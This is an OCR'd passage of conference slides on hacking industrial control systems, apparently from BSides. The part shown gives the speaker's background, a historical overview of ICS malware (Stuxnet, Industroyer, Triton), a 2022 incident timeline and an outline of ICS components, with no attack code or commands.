Omar Morando
Head of Cybersecurity OT & Innovation Lab

HACKING ICS SYSTEM

How to break Modbus/TCP & cause a DoS of PLC

$ whoami

```
> omar@bsides:~$ python hello.py
  ------------------------------------------------------------------------
  [*] Penetration tester, OT specialist
  [*] Developer of SCADAsploit, a framework dedicated to pentesting OT systems
  [*] 20+ years in Industrial Automation (SCADA, PLC, remote I/O, fieldbus)
  [*] Automotive Cyber Security Expert

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  [*] Found twitter: @OmarMorando
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Sababa Security

Why are ICS systems being attacked?

ICS SECURITY CHALLENGES

- Critical infrastructure as a target: energy, telecommunications, transport, water and critical manufacturing sectors.
- **2022 IBM Cost of a Data Breach Report**: nearly 80% of the analysed critical infrastructure organizations do not adopt zero-trust strategies, with average breach costs rising to $5.4 million. 28% of the breaches were ransomware or destructive attacks.

Cyber threats


Digital transformation

Compliance

THE FIRST SERIOUS ATTACK

Stuxnet is a malware discovered in 2010, created by a government agency to sabotage Iran's Natanz nuclear power plant.

- It exploited 4 vulns 0-day Windows to propagate in Siemens S7-300 PLCs.
- No plant anomalies were displayed on the SCADA systems.
- It altered the rotation speed of the centrifuges up to the resonant frequency, resulting in mechanical failure.
- It unintentionally spread to Japan, the US and Europe.




INDUSTROYER: CRITICAL INFRASTRUCTURE

Industroyer is a malware by Sandworm APT for critical electrical distribution infrastructures.

- First attack 12/2016 against power plants in Ukraine.
- It takes control of switches of the electrical substations and of the automatic protection relays.
- It uses IEC 60870-5-101, IEC 60870-5-104, IEC 61850 and OPC DA protocols also found in transportation control, water and gas, critical manufacturing.

Industroyer.V2 new variant dated 04/12/2022:

- It is autonomous, simplifies the implementation of the attack with better identification of targets.




Industroyer.V2 reloaded


TRITON

Triton is a malware to specifically attack Triconex Safety Instrumented System (SIS) controllers for emergency shutdown in industrial processes.

- It can prevent the emergency from being activated with even catastrophic consequences.
- The attackers gain control of the Engineering Station SIS.



AND IN 2022?


6 JAN
SysJoker new custom remote access trojan
11 JAN
Rising Russia-Ukraine tensions prompt CISA alerts
25 JAN
Hacktivist attacks on Belarus railways
Oiltanking GmbH Group ransomware attack
23 FEB
Nvidia hit by a ransomware attack
24 FEB
Viasat cyberattack causes malfunction of 5800 wind turbines
28 FEB
Toyota cyberattack
9 MAR
Samsung data breack by Lapsus$ threat actor
23 MAR
Microsoft data breach by Lapsus$
31 MAR
Nordex cyberattack causes shut down at wind turbine manufacturer
12 APR
Industroyer2 hits Ukranian power grid
13 APR
INCONTROLLER threat actor tool targeting ICS
20 APR
CISA alert on critical infrastructure state-sponsored therats
24 MAY
Port of London under cyberattack
27 JUN
Killnet cyberattack on Lithuania
29 JUN
Norway hit by Russia-sponsored cyberattack

What's in an ICS system?

WHAT'S IN AN ICS SYSTEM?

Sensors

they carry out measurements of physical quantities on the system in question.

Actuators

they act directly in the production chain by handling or processing the product.

Microcontrollers or PLC

they detect data from the sensors, operate the actuators, store the measured values in a local memory, communicate with other devices (e.g. PLC, HMI, SCADA, data logger).

HMI

it communicates with the local PLC and allows the operator to view and enter data and commands.

Communication protocols

the "language" with which devices communicate with each other. 150+ proprietary.


Telecommunication systems

a network of computers or serial lines, based on cables or radios.


SCADA

it collects data from the various PLCs, processes them to extract useful information, stores it on disk, manages the representation of alarms, displays the process via graphic synoptic.

WHAT'S IN AN ICS SYSTEM?




HOW IS IT EVOLVING?



